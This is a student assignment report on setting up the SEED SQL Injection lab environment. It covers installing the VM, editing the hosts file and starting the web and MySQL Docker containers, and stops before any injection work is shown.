

Information Security

Assignment # 04

SQL Injection Lab In SEED's Lab

Mam Hina Binte Haq

Course Instructor

CS- 3002

SE- S

Due Date: May 14, 2023

Group Members:

Zeeshan Ali 20i-2465

Ans Zeeshan 20i-0543

Assignment # 04

SQL Injection Lab using SEED's Lab


1-SQL Injection Lab:

Description:

To starting, the Installation requirements are.

- 1- Oracle VM Virtual Box
- 2- SEED'S Ubuntu 20.04

After the installation of the Virtual Box, the VM be appear like as.



Now, Installing the Seed's Ubuntu, we have selected the version such as Ubuntu 20.04 VM as per requirements in the manual.

Ubuntu 20.04 VM

If you prefer to create a SEED VM on your local computers, there are two ways to do that: (1) use a pre-built SEED VM; (2) create a SEED VM from scratch.


Approach 1: Use a pre-built SEED VM. We provide a pre-built SEED Ubuntu 20.04 VirtualBox image (SEED-Ubuntu20.04.zip, size: 4.0 GB), which can be downloaded from the following links.

- [Google Drive](#)
- [DigitalOcean](#)
- MD5 value: f3d2227c92219265679400064a0a1287
- [VM Manual](#): follow this manual to install the VM on your computer


Approach 2: Build a SEED VM from scratch. The procedure to build the SEED VM used in Approach 1 is fully documented, and the code is open source. If you want to build your own SEED Ubuntu VM from scratch, you can use the following manual.

- [How to build a SEED VM from scratch](#)


After Downloading and Extracting the zip file of the Ubuntu 20.04, it looks like.




Now, to host the Ubuntu in VM box



Set the Memory Configurations




Now, the Ubuntu is successfully hosted.




Lab Pre-Requisite Task:


Download the Lab Setup file and extract it.




After Extracting, it show all the file and folders in it.




To Assign Ip of seed-server website to run on chrome easily.




Add manually 10.9.0.5 www.seed-server.com in the file using the command line interface.




To Build the docker to make the containers of your website frontend and backend.



Now the docker build command is successful and docker containers are created.




To run the containers, we use docker up commands to make them in running state.



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "seed@VM: ~/Labsetup". The command "dcup" was run, which stands for "docker up". The output of the command shows the creation and start of several Docker containers:

```
[05/13/23]seed@VM:~/.../Labsetup$ dcup
www-10.9.0.5 is up-to-date
mysql-10.9.0.6 is up-to-date
Attaching to www-10.9.0.5, mysql-10.9.0.6
mysql-10.9.0.6 | 2023-05-13 06:18:50+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-05-13 06:18:51+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'
mysql-10.9.0.6 | 2023-05-13 06:18:51+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
